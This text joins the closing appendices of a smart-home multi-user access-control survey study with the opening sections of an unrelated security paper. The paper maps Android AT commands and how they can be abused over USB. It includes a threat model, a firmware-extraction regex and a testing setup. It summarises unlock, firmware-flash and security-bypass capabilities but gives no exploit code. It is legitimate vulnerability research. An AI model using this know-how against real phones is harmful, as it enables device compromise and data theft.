- **Mower On/Off**: Turn the lawn mower on or off remotely (i. e., on a smartphone, from anywhere).
- **Mower Rule**: Create rules that specify what the lawn mower should do, connecting its actions to other devices, sensors, and services. For example, one could create a rule specifying that the mower should not mow if it is raining.
- **Lock Log**: View an activity log for the past week that shows who entered the home at what times. People will be identified based on whose PIN code or smartphone was used to unlock the door.
- **Lock State**: See whether the front door is currently locked or unlocked.
- **Lock Rule**: Create rules that specify when the lock should be locked or unlocked, connecting it to other devices, sensors, and services. For example, one could create a rule specifying that the lock should always be locked when no one is home.
- **Answer Door**: Answer the doorbell by seeing a live video of who is at the front door and having the opportunity to unlock the door remotely (e. g., on a smartphone, from anywhere).
- **Delete Lock Log**: Delete the activity log that records who has tried to open or close the door.
- **Lights State**: See which lights in the home are on or off.
- **Lights On/Off**: Remotely control whether a light is currently on, as well as how bright it is (e. g., on a smartphone, from anywhere).
- **Lights Rule**: Create rules that specify when the lights should turn on/off or change color based on other sensors, devices, and services. For example, one could create rules specifying how the lights automatically change brightness or color based on the current weather or the movie played on the TV.
- **Light Scheme**: Allow a streaming video provider to change the lighting according to the theme of the movie that is currently being watched.
- **New Device**: Connect a new device to the hub, enabling the hub to control that device.
- **New User**: Add new users (people) to the smart-home management system, as well as remove users from the smart-home management system.
- **Live Video**: See live video from each camera in or around the house.
- **Facial Recognition**: Enable or disable facial recognition technology for a person. This technology is used to identify them automatically in video recordings.
- **Delete Video**: Delete one or more previously recorded videos.
- **Camera On/Off**: Turn the camera on/off remotely (e. g., on a smartphone, from anywhere).
- **Camera Angle**: Change camera's view remotely (including turning its lens to view a different angle, zooming in/out, etc.).

## C Full Descriptions of Relationships

- **Your spouse**: Imagine you have a spouse. You live with them everyday and share all smart appliances in your home. You make decisions together in most cases, especially important ones.
- **Your teenage child**: Imagine you have a 16-year-old child. They live with you, go to school in the morning, and come back in the afternoon (on the weekdays). They are familiar with all of these Smart devices in your home, and enjoy using them. They know how to use these devices as well as you do, if not better. They spend a lot of time on their smartphone. They usually are well-behaved, but they are still a teenager.
- **Your child in elementary school**: Imagine you have an 8-year-old child who is still in elementary school. They live with you and go to school daily, unless it's the weekend or a holiday. They have a basic idea of how to use smart devices. However, they don't know how to use some more complex features properly, like changing the settings, but it doesn't discourage them from trying. They do not have their own smartphone, but they keep asking you for one.
- **A visiting family member**: Imagine you have a visiting family member. They are about the same age as you, if not much older. You grew up together, but now you meet each other once or twice a year, because you live far away from each other. They visit you on holidays or other big events. They usually stay with you for several days, maybe even a little bit past the holiday, and they remain at home alone while you are away for work.
- **The babysitter**: Imagine you have a babysitter in your home for taking care of your child. They will be at your place while you are at work. They work 4 hours after school, 3 days per week. You have known them over 6 months and you are satisfied with their work so far, and have no intention of letting them go anytime soon.
- **Your neighbor**: Imagine you have a neighbor living next to you. You dont know them very well, but they seem to be good people. If you meet them on the street, you greet them and make some friendly small talk. Occasionally you invite them over for dinner, but they are never in your house when you are away.

# D Survey Instrument

**Introduction** Computing is transitioning from single-user devices, such as laptops and phones, to the Internet of Things, in which many users will interact with a particular device, such as an Amazon Echo or Internet-connected door lock. Current measures fail to provide usable authentication, access control, or privacy when multiple users share a device. Even more so, the users of a given device often have complex social relationships to each other. Our goal is to develop techniques and interfaces that enable accurate access control and authentication in multi-user IoT environments, based on user preferences.

Participation should take about 20 minutes.

In recent years, many internet-connected ("smart") home devices and appliances have entered the market. Imagine that you own many such smart devices that are connected both to the Internet and to each other.

This includes a smart hub that can control other devices in your home, particularly with the help of the smart voice assistant. You also have a smart door lock and smart camera for home security, as well as smart lighting and a smart thermostat to control your environment. There is also a smart lawn mower maintaining your lawn. All of these devices can be remotely controlled using a smartphone app by anyone to whom you have given permission. You, or anyone else you have permitted, can also write rules specifying in what situations devices should activate automatically.

In this survey, we will ask you questions about who in your household should be allowed to access one particular feature of a smart device. If you live in multiple places, think of the home in which you live the majority of the time. For all questions, assume that the system has correctly identified the user involved (i. e., there are no cases of mistaken identity).

Because the situations may involve either positive or negative consequences, you should take some time to think about your response. The next button will not appear until you have spent at least 30 seconds on each page.

In this survey, we will ask whether you will allow people of the following relationships to control a particular feature of a smart device: your spouse; your teenage child; your child in elementary school; a visiting family member; a babysitter; your neighbor. Please imagine you have these relationships in your life even if you don't. All of these relationships are separate people.

If you grant access to any of these people, they will be able to access your devices whether or not they are in your home, unless you specify otherwise in your responses in the survey. All questions in this survey will focus on one particular feature, but we will ask about your opinion on how different people should be able to use it.

**The following use the example "Your Spouse", a "Smart Hub", and a hub-related capability**.

The questions on this page only focus on the following person: **Your spouse**: Imagine you have a spouse. You live with them everyday and share all smart appliances in your home. You make decisions together in most cases, especially important ones.

Imagine you are the owner of a **Smart Hub**.

Should **your spouse** be able to use the following feature? **[capability]** ◯ Always (24/7/365) ◯ Never ◯ Sometimes, depending on specific factors

---

*Show questions if "Always" chosen*
Why?

Imagine that the device incorrectly denies your spouse the ability to use this feature. How much of an inconvenience, if any, would this be? ◯ Not an inconvenience ◯ Minor inconvenience ◯ Major inconvenience

Why? Please be specific.

---

*Show questions if "Never" chosen*
Why?

Imagine that the device incorrectly allows your spouse the ability to use this feature. How much of an inconvenience, if any, would this be?

◯ Not an inconvenience ◯ Minor inconvenience ◯ Major inconvenience

Why? Please be specific.

---

*Show questions if "Sometimes" chosen*
When should they be allowed to use this feature? Please be specific.

How important is it that they be allowed to use the feature in the cases you specified above? ◯ Not important ◯ Slightly important ◯ Moderately important ◯ Very important ◯ Extremely important

In contrast, when should they not be allowed to use this feature? Please be specific.

How important is it that they not be allowed to use the feature in the cases you specified above?
◯ Not important ◯ Slightly important ◯ Moderately important ◯ Very important ◯ Extremely important

---

Thanks! We will now be asking you an additional set of questions. Imagine that you have already chosen settings specifying who can and cannot access a certain feature in your home. Think broadly about all types of people you might want to allow to control these devices; do not restrict yourself just to the relationships we have previously asked about.

Scenario: Imagine you are still the owner of a **Smart Hub**. You specify that certain people can access the following feature only sometimes: **[capability]**

Might the **location of the person relative to the device** (e. g., in the same room, not in the house, etc.) affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **location of the device in the house** (e. g., which room) affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **current state of the device** (e. g., whether it is on or off) affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **cost of performing that action** (e. g., cost of electricity or other monetary costs of carrying out that action) affect your decision on whether certain people can or cannot use this particular feature? ◯

Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **person's recent usage of the device** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **age of the person** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might **who else, if anyone, is currently at home** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **time of day** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Please list any other factors that might affect your decision on whether certain people can or cannot use the following feature: **[capability]**

Do you or anyone in your household own the following devices?
Internet-connected lights? ◯ Yes ◯ No
Internet-connected thermostat? ◯ Yes ◯ No
Internet-connected voice assistant? ◯ Yes ◯ No
Internet-connected lawn mower? ◯ Yes ◯ No
Internet-connected security camera? ◯ Yes ◯ No
Internet-connected door lock? ◯ Yes ◯ No

*If answered yes to any of the above:* Which specific devices (brand, model, etc.) do you own?

Please choose the answer that best applies:

Spouse: ◯ I'm currently living with such a person ◯ I'm not currently living with such a person, but I have previously ◯ I have never lived with such a person ◯ I prefer not to answer

Child in elementary school: ◯ I'm currently living with such a person ◯ I'm not currently living with such a person, but I have previously ◯ I have never lived with such a person ◯ I prefer not to answer

Teenage child: ◯ I'm currently living with such a person ◯ I'm not currently living with such a person, but I have previously ◯ I have never lived with such a person ◯ I prefer not to answer

Which of the following best describes your experience with hiring a babysitter (someone unrelated to you whom you pay to watch your children)? ◯ I have hired a babysitter within the last year ◯ I have hired a babysitter but not within the last year ◯ I have never hired a babysitter ◯ I prefer not to answer

Which of the following best describes your neighbors? ◯ I have neighbors and I know most of them ◯ I have neighbors and I know some of them ◯ I have neighbors and I know few or none of them ◯ I do not have neighbors ◯ I prefer not to answer

In a typical year, how many nights total do relatives (who do not live with you) stay at your home? ◯ 0 ◯ 1-10 ◯ 10-20 ◯ 20-30 ◯ 30+ ◯ I prefer not to answer

Do you live in a: ◯ Single family home ◯ Townhouse ◯ Apartment/condo ◯ Other (please specify) ◯ I prefer not to answer

Do you rent or own the place where you live? ◯ Rent ◯ Own ◯ I prefer not to answer

How many people (including you) are there in your household? ◯ 1 ◯ 2 ◯ 3 ◯ 4 ◯ 5 ◯ More than 5 ◯ I prefer not to answer

What is your age range? ◯ 18-24 ◯ 25-34 ◯ 35-44 ◯ 45-54 ◯ 55-64 ◯ 65-74 ◯ 75+ ◯ Prefer not to say

With what gender do you identify? ◯ Male ◯ Female ◯ Non-binary ◯ Other _____ ◯ Prefer not to say

Are you majoring in, hold a degree in, or have held a job in any of the following fields: computer science; computer engineering; information technology; or a related field? ◯ Yes ◯ No ◯ Prefer not to answer

If you have any further feedback, questions, comments, concerns, or anything else you want to tell us, please leave a comment below!

# ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem

Dave (Jing) Tian*[1], Grant Hernandez[1], Joseph I. Choi[1], Vanessa Frost[1], Christie Ruales[1], Patrick Traynor[1], Hayawardh Vijayakumar[2], Lee Harrison[2], Amir Rahmati[2,3], Michael Grace[2], and Kevin R. B. Butler[1]

[1]Florida Institute for Cybersecurity (FICS) Research, University of Florida, Gainesville, FL, USA
{*daveti,grant.hernandez,choijoseph007,vfrost,cruales,traynor,butler*}*@ufl.edu*

[2]Samsung Research America, Mountain View, CA, USA
{*h.vijayakuma,lee.harrison,amir.rahmati,m1.grace*}*@samsung.com*

[3]Department of Computer Science, Stony Brook University, Stony Brook, NY, USA

## Abstract

AT commands, originally designed in the early 80s for controlling modems, are still in use in most modern smartphones to support telephony functions. The role of AT commands in these devices has vastly expanded through vendor-specific customizations, yet the extent of their functionality is unclear and poorly documented. In this paper, we systematically retrieve and extract 3,500 AT commands from over 2,000 Android smartphone firmware images across 11 vendors. We methodically test our corpus of AT commands against eight Android devices from four different vendors through their USB interface and characterize the powerful functionality exposed, including the ability to rewrite device firmware, bypass Android security mechanisms, exfiltrate sensitive device information, perform screen unlocks, and inject touch events solely through the use of AT commands. We demonstrate that the AT command interface contains an alarming amount of unconstrained functionality and represents a broad attack surface on Android devices.

## 1 Introduction

Since their introduction, smartphones have offered substantial functionality that goes well beyond the ability to make phone calls. Smartphones are equipped with a wide variety of sensors, have access to vast quantities of user information, and allow for capabilities as diverse as making payments, tracking fitness, and gauging barometric pressure. However, the ability to make calls over the cellular network is a fundamental characteristic of smartphones. One way this heritage in telephony manifests itself is through the support of AT commands, which are designed for controlling modem functions and date to the 1980s [24]. While some AT commands have been standardized by regulatory and industry bodies [35, 42], they have also been used by smartphone manufacturers and operating system designers to access and control device functionality in proprietary ways. For example, AT commands on Sony Ericsson smartphones can be used to access GPS accessories and the camera flash [18].

While previous research (e.g., [20, 46, 47]) has demonstrated that these commands can expose actions potentially causing security vulnerabilities, these analyses have been ad-hoc and narrowly focused on specific smartphone vendors. To date, there has been no systematic study of the types of AT commands available on modern smartphone platforms, nor the functionality they enable. In effect, *AT commands represent a source of largely undocumented and unconstrained functionality.*

In this paper, we comprehensively examine the AT command ecosystem. We assemble a corpus of 2,018 smartphone firmware images from 11 Android smartphone manufacturers. We extract 3,500 unique AT commands from these images and combine them with 222 commands we find through standards to create an annotated, cross-referenced database of 3,722 commands. To our knowledge, this represents the largest known repository of AT commands. We characterize the commands based on the evolution of the Android operating system and smartphone models and determine where AT commands are delivered and consumed within different smartphone environments. To determine their impact, we test the full corpus of 3,500 AT commands by issuing them through the USB charging interface common to all smartphones. We execute these commands across 8 smartphones from 4 different manufacturers. We characterize the functionality of these commands, confirming the operation of undocumented commands through disassembly of the firmware images.

Our analysis of discovered AT commands exposes powerful and broad capabilities, including the ability to bypass Android security mechanisms such as SEAndroid in order to retrieve and modify sensitive information. Moreover, we find that firmware images from newer

*Dave began this project during an internship at Samsung Research America.

smartphones reinstate AT command functionality previously removed due to security concerns, causing those vulnerabilities to re-emerge. In short, we find that AT commands accessed through the USB interface allow almost arbitrarily powerful functionality without any authentication required. As such they present a large attack surface for modern smartphones.

Our contributions can be summarized as follows:

- **Systematic Collection and Characterization of AT Commands.** We develop regular expressions and heuristics for determining the presence of AT commands in binary smartphone firmware images, extracting AT commands into an annotated database that tracks metadata and provenance for each command. Our database and code are publicly available at `http://atcommands.org`.

- **Comprehensive Runtime Vulnerability Analysis.** We systematically test 13 Android smartphones and 1 tablet for exposure to the USB modem interface and find that 5 devices expose the modem by default while 3 other devices will do so if rooted. Using this interface, we comprehensively test all 3,722 AT commands to determine the effect of both standard and vendor-specific commands on individual devices. We characterize notable classes of commands that can cause vulnerabilities such as firmware flashing, bypassing Android security mechanisms, and leaking sensitive device information. We find that new smartphone platforms reintroduce AT command-based vulnerabilities that were purportedly previously patched.

- **Development of Attack Scenarios and Mitigations.** We demonstrate that previously-disclosed attacks targeting the lock screen [49], which required malicious application access, can be performed through a USB cable without requiring any code on the target phone. We demonstrate that arbitrary touchscreen events can be injected over USB. We discover multiple buffer overflow vulnerabilities and commands to expose the contents of `/proc` and `/sys` filesystems, as well as path traversal vulnerabilities. We even discover a method to "brick" and "unbrick" certain phones. We also discuss how mechanisms such as "charger" mode and SELinux policies only partially mitigate the threat that broadly accessible AT commands can pose to smartphone platforms.





Figure 1: Android USB architecture diagrams. The left shows an Android device behaving like a USB modem when connected with a host machine and the right is an overview of the Android USB stack.

## 2 Background

### 2.1 AT Commands

First developed by Dennis Hayes in 1981, the AT (ATtention) command set comprises commands that predominantly start with the string "AT" [16]. The AT command set rapidly became an industry standard for controlling modems. It allowed for performing actions such as selecting the communication protocol, setting the line speed, and dialing a number [40]. The International Telephone Union (ITU-T) codified the AT command set over the telephone network in Recommendation V.250 [35]. In the late 90s, ETSI standardized the AT command set for GSM [26] and SMS/CBS [25], and later for UMTS and LTE [27]. Based on the Hayes and GSM AT command sets, additional AT commands were introduced for CDMA and EVDO [42, 43].

Manufacturers of cellular baseband processors (which provide modem functionality in cellular devices) have added proprietary and vendor-specific AT commands to their chipsets [18, 34, 45]. As a result, smartphones also support their own AT command sets and expose modem and/or serial interfaces once connected via USB to receive these AT commands. In some cases, these vendor-specific AT commands are designed to be issued by software to invoke specific functionality, (e.g., backing up contact information on a PC). These vendor-specific commands often do not invoke any functionality related to telephony, but to access other resources on the device. Android phone makers further extended the AT command set by adding Android-specific commands (e.g., to enable debugging over USB) to be consumed by the Android OS running on the application processor [58]. These AT commands are also usually sent over a USB connection.[1]

[1] It is also possible to send a subset of AT commands over Bluetooth, although functionality is limited [21].

## 2.2 USB on Android

As the most important and widely adopted peripheral interface in the Android ecosystem, USB is responsible for a number of important tasks, including battery charging, data transmission, and network sharing with other devices. To accomplish these tasks via USB, Android devices support three different USB modes: host, device, and accessory mode. USB device mode, the most common mode and our focus because of its widespread use, is used when the phone connects to a PC and emulates device functionality such as exposing an MTP (Media Transfer Protocol) endpoint.

As shown in Figure 1, the Android USB implementation in device mode relies on both the Linux kernel and the Android framework. In the kernel space, the Android composite driver exposes a `sysfs` entry to user space and interfaces with the kernel's USB gadget driver. Different USB functionalities (such as USB Mass Storage or MTP) require different gadget drivers to be loaded. The gadget driver sits above the USB controller driver, which communicates with the USB device controller (UDC) hardware. Within the user space, the Android *UsbService* provides Java interfaces to applications, instantiating *UsbDeviceManager* and *UsbSettingsManager* to enable users to switch between different USB functionalities. The Android *init* daemon typically takes care of setting user-requested USB functionality by loading an `init.usb.rc` script during startup. This init script contains detailed procedures for setting functionality on the phone, essentially writing data to the `sysfs`.

## 2.3 Android USB Modem Interface

USB Modem functionality in Android can be accessed if the smartphone vendor exposes a USB CDC (Communication Device Class) ACM (Abstract Control Model) interface from within their phones. Once enabled and connected, this creates a `tty` device such as `/dev/ttyACM0`, enabling the phone to receive AT commands over the USB interface [47]. As shown in Figure 1, the `tty` device relays AT commands to the Android user space. Vendor-specific native daemons read from the device file, and take further actions based on the nature of the AT command. These daemons can handle vendor/carrier-added AT commands, such as "AT+USBDEBUG" (enabling USB debugging) locally, without notifying the upper layer. Otherwise, (pre-installed) applications will be triggered to process the commands. These AT commands are often designed to provide shortcuts for managing, testing, and debugging within Android. For Hayes and GSM AT commands, such as "ATD" (which enables voice dialing), the RIL (Radio Interface Layer) will be triggered to deliver the command to the baseband processor.

| Vendor | # of Firmware | # of AT Commands |
|---|---|---|
| ASUS | 210 | 803 |
| Google | 447 | 291 |
| HTC | 55 | 299 |
| Huawei | 83 | 1122 |
| LG | 150 | 450 |
| Lenovo | 198 | 1008 |
| LineageOS | 199 | 535 |
| Motorola | 145 | 779 |
| Samsung | 373 | 1251 |
| Sony | 128 | 416 |
| ZTE | 30 | 696 |
| **Total** | 2018 | 3500 |

Table 1: Per vendor counts of firmware images examined and AT commands extracted from all images.

## 2.4 Threat Model

Throughout the paper, we assume a malicious USB host, such as a PC or a USB charging station controlled by an adversary, tries to attack the connected Android phone via USB. We assume the attacker is able to access or switch to the possibly inactive AT interface — if available. With access to this interface, the attacker will be able to send arbitrary AT commands supported by the target device to launch attacks. We assume that all of these attacks can be fully scripted and only require a physical USB connection. Additionally, we assume that Developer Options and USB Debugging are disabled by default. During the extraction of AT commands from firmware images, we assume that the existence of AT commands in binaries and applications are not purposefully obfuscated, encrypted or compressed.

# 3 Design & Implementation

We design and implement methods to extract, filter, and test AT commands found within the Android ecosystem. Our procedure for acquiring these commands is shown in Figure 2. We begin by identifying and retrieving 2,018 Android binary smartphone firmware images, covering 11 major Android cellphone vendors. The details of this corpus are shown in Table 1. Next, for each firmware, we unpack the image using a variety of tools and extract AT command strings using a regular expression. After additional filtering, we recover 3,500 unique AT commands, many of which have differing parameter strings.[2] Finally, using this database, we evaluate the security impact of these commands on real Android devices by setting up an automated testing framework to send the commands to physical Android devices and monitor any side-effects.

[2] We extracted a total of 7,281 AT commands when different parameter strings are included.





Figure 2: A graphical depiction of our paper's Android firmware image processing pipeline.

### 3.1 AT Command Extraction

We first gather Android firmware images from manufacturer websites and third-party hosts. For more details on the downloading process, see Section A.3. With a corpus of firmware images, we begin extraction and filtering for commands. We traverse each Android firmware image as deeply as possible, recovering unique AT commands and parameter combinations. Additionally, we also capture build information for each image from the standard Android build properties file, `build.prop`. This file provides key metadata about the image itself. We also collect any USB init/pre-configuration files (e.g., init.usb.rc) found in Android boot images to gain insight into the USB modes supported by each firmware.

In order to find AT commands present in firmware images, we look in every file for any string containing the regular expression `AT[+*!@#$%^&]`. AT commands with a symbol immediately following the ATtention string are known as *extended AT commands*. Original Equipment Manufacturers (OEMs) are free to add any amount of extended commands to their products. We focus on solely collecting AT extended command references within these firmware images for later categorization and testing.

Many pieces of firmware were archived using standard formats. Vendor-specific formats included: HTC's .exe format, unpackable using the HTC RUU Decrypt Tool [12]; Huawei's update.app format, unpackable using splitupdate [10]; LG's .kdz/.dz format, unpackable using LGE KDZ Utilities [7]; and Sony's .ftf format, unpackable using 7-Zip. Any nested archives directly under the top-level archive (e.g., Samsung images' several nested tars) are similarly unpacked.

Once all files are extracted from the archives, we process each file according to its characteristics. For native binaries, such as ELF, we are limited to using `strings` to extract all possible strings, over which we `grep` for any of our target AT prefixes. For text-based files, `grep` is applied directly to catch potential AT commands. For ZIP-like files, we unzip and traverse the directory to examine each extracted file. ZIP-like files include yaffs (unpacked using *unyaffs* [13]), Lenovo's SZB (unpacked using *szbtool* [11]) and Lenovo's QSB (unpacked using a qsb splitter [6]) formats.

If the file is a VFAT or EXT4 filesystem image (e.g., `system.img`), we mount the filesystem and traverse it once mounted to check each contained file. Filesystem images are not always readily mountable. They may be single or split-apart sparse Android images, which we first convert into EXT4 using the Android *simg2img* tool [9]. They may be provided as unsparse chunks, which need to be reconstituted according to an instruction XML file indicating start sector and number of partition sectors for each chunk. They may otherwise be provided as sparse Android data images (SDATs), which are converted into EXT4 using *sdat2img* [8]. Sony filesystem images, in particular, may be given in SIN format, which are converted into EXT4 using *FlashTool* [3].

Android filesystem partitions contain APK files, which we decompile using *dex2jar* [2] and *jd-cli* [5] treating the output as text files to pull AT commands from. Similarly, we also decompile JAR files using *jd-cli* before extracting AT commands from them. Any discovered ODEX files are first disassembled using *baksmali* [1], after which we look for AT commands in the assembly output. We then reconstruct the DEX file using the assembly output with *smali* and decompile it using *jadx* [4] before looking for AT commands in the resulting output.

### 3.2 Building an AT Command Database

After AT commands are extracted from each image, we develop a script to parse the "AT" matches. This script applies additional filtering with a more strict regular expression and uses a scoring heuristic to eliminate commands that appear to be invalid.

For every command found, we record metadata such as the vendor, image, and filename where it was discovered. Additionally we find any parameters to the AT command and store the unique combinations with the command. To organize the data, we use MongoDB with a single top-level document for each vendor. Each vendor has an array of images, which in turn have Android metadata, including, but not limited to, Android version, phone model, and build ID. Finally, each image has a list of AT commands.





Figure 3: A colorized representation of AT command syntax.

```
1  (?:[^a-zA-Z0-9]|^)  # Left of the AT must NOT
2                      # be a letter or number
3
4  (?P<cmd>            # Capture the match
5    AT[!@#$%^&*+]     # Match AT[symbol]
6    [_A-Za-z0-9]{3,}  # Match the name and
7  )
8
9  (?P<arg>            # Capture the match
10   \?  |             # Match AT+READ?
11                     # Match AT+CSET=0,1,"param"
12   =["'+=;%,?A-Za-z0-9]+ |
13   =\? |             # Match AT+TEST=?
14   =                 # Match a blank parameter
15 )?                  # Match AT+EXEC
```

Figure 4: The regular expression developed to match extended AT commands. The regular expression syntax is from Python. All white space is ignored. Note that the regex is matching both text files and binary data.

**Filtering** Lines containing AT commands as discovered using `strings` and `grep` are what we call *coarse-grained matches*. This means any matching lines may be *invalid* or *spurious*. We define an invalid match to mean not conforming to the expected patterns of an AT command. Figure 3 shows the syntax of an AT command, with different colors describing the modem attention string, command delimiter, command name, and parameter string. It also shows the four primary uses of AT commands: executing an action, reading from a parameter, testing for allowed parameters, and setting a parameter. In practice, what these types *actually* do is left up to the implementation. Regardless, these four types are the standard syntax patterns we aim to match.

To capture these four types, we develop a regular expression as shown in Figure 4 to match their syntax. Line 1 of the RE will ignore any matches that are *not* at the beginning of the matched line *and* have a letter or number immediately to the left of the “AT” directive. Line 4-7 will capture and match the AT directive, the extended command namespace symbol, and the command name, which *must* be greater than or equal to three characters and only contain letters, numbers and underscores. Lines 9-15 will capture any optional argument to the command.

| Specification | Usage | # of AT Commands |
|---|---|---|
| Hayes [16, 17] | Basic | 46 |
| ITU-T V.250 [35] | Application | 61 |
| ETSI GSM 07.05 [25] | SMS | 20 |
| ETSI TS 100 916 [26] | GSM | 95 |
| **Total (unique)** | | 222 |

Table 2: Additional AT commands were manually collected from several specification documents, for a total of 222 unique AT commands.

Line 10 will match a read variant, line 12 a set variant with a non-zero amount of numeric parameters, string parameters, and nested AT commands separated by semicolons (e.g., `AT+CMD=1,10,"var";+OTHER=1,2`). Line 13 will match the test variant and finally line 14 will match an empty parameter.

Despite this more restrictive regular expression, certain commands such as `AT$L2f`, `AT+_baT`, and `AT^tAT` commonly end up in the AT command database. Upon testing and visual inspection, we define commands of this appearance to be *spurious matches*. These false positive matches polluted our analytics and cause a large increase in unique commands, which in turn slows down our testing. By observing the make-up of these invalid commands, we developed a simple heuristic to score commands based off of three features: the command length, the character classes present, and the valid to invalid command ratio of the file in which it was discovered. For more details on this heuristic visit Section A.2.

In summary, the regular expression helped us discard 33.2% of all 1,392,871 processed lines across all images. The heuristic eliminated an additional 2.4% of all processed lines and brought the total unique AT command count down from 4,654 to 3,500, a 24.8% reduction. With less invalid commands matched, the signal to noise ratio of database increased and our AT command testing was faster.

**Generating a DB** Once we have filtered and stored every AT command along with any found parameters, we generate plain-text DB files for input into our testing framework. We create DB files containing every unique command and parameter and vendor-specific ATDB files. These give us different test profiles for phone testing. In addition, we also manually collect AT commands from multiple specifications, as shown in Table 2. Many of these commands are not extended AT commands (`AT[symbol]`) and would not be matched during our filtering step. Also, these AT commands may not be found inside the Android firmware, but should be supported by baseband processors meeting the public specifications. Thus, we include these in our database.

### 3.3 AT Command Testing Framework

After all command databases have been built, we are able to send AT commands to phones with an exposed AT interface. To achieve this, we developed a Python script running on Ubuntu 16.04 that uses `PySerial` to interact with the phones. When a phone that exposes an AT interface is plugged in, the Linux kernel will read its USB configuration descriptor and load any necessary drivers. To Linux, the modem interface appears as a Communication Device Class (CDC) Abstract Control Model (ACM), which causes the `usbserial` driver to be loaded. This driver creates one or more `/dev/ttyACM` device nodes. PySerial opens and interacts with these device nodes directly and sets parameters such as the baud rate and bitwidth. In practice, we were able to communicate with all modems using a 115200 baud, 8-bit, no parity, 1 stop bit scheme.

For some manufacturers, the USB modem interface is not included in the default USB configuration. In this case, there may be a second hidden configuration than can be dynamically switched to using `libusb` directly. We use a public tool called *usbswitch* [47] to select the alternative USB configuration, enabling communication over the modem interface. Once a modem is exposed, we send a command, wait for a response or a timeout, and log both sides of the conversation for future review. This logging is *crucial* for understanding what unknown commands are doing to a phone under test.

During our preliminary testing, we discovered commands that reboot, reset, or cause instabilities in the phone. We thus blacklist certain commands to allow our framework to continue without human intervention. These blacklisted commands are returned to for further manual inspection. For suspicious commands, we manually rerun them on the target phone couple of times to narrow down on the exact functionality and behavior.

## 4 AT Command Analysis

To understand the prevalence and security impact of AT commands on the Android ecosystem, we perform firmware analysis and runtime vulnerability analysis, and we launch attacks. In the firmware analysis, we first examine the entire corpus of AT commands extracted from firmware to discover trends in their occurrence across vendors and Android versions. Our goal is to gain insight into the general usage of AT commands from within the Android ecosystem. We then take a closer look into the native binaries and applications that contain the most AT commands per vendor. This information advises which binaries to put into IDA for further analysis. We also inspect the USB configuration files inside these images and provide an estimate of how many images may potentially expose the USB modem interface.

In the runtime vulnerability analysis, we first look at 14 Android devices to confirm their exposure of a USB modem interface. We launch our AT command testing framework on 8 different Android devices that do expose such an interface and collect command information based on both response and observable effects on the physical devices during our testing. We categorize these commands and further show their security impact. We leverage the knowledge gained of AT commands from runtime and IDA analysis to create new attacks using AT commands, and we verify these attacks on off-the-shelf Android phones.

### 4.1 Firmware Analysis

**Distribution of AT Commands Across Vendors.** We look at the number of unique AT commands across select vendors, namely Google, Samsung, and LG. As the base of all other Android variants, AOSP (Android Open Source Project) keeps the number of AT commands contained inside the factory images around 70 on average. Figure 5a shows the distribution of these commands across AOSP firmwares. The average amount of AT commands is fewer than 100 across all versions, and is under 75 starting from version 4.3. Version 4.2 has the largest variance across different images. We correlate this with the wide product line support of the Nexus series, which later became the Pixel phone series.

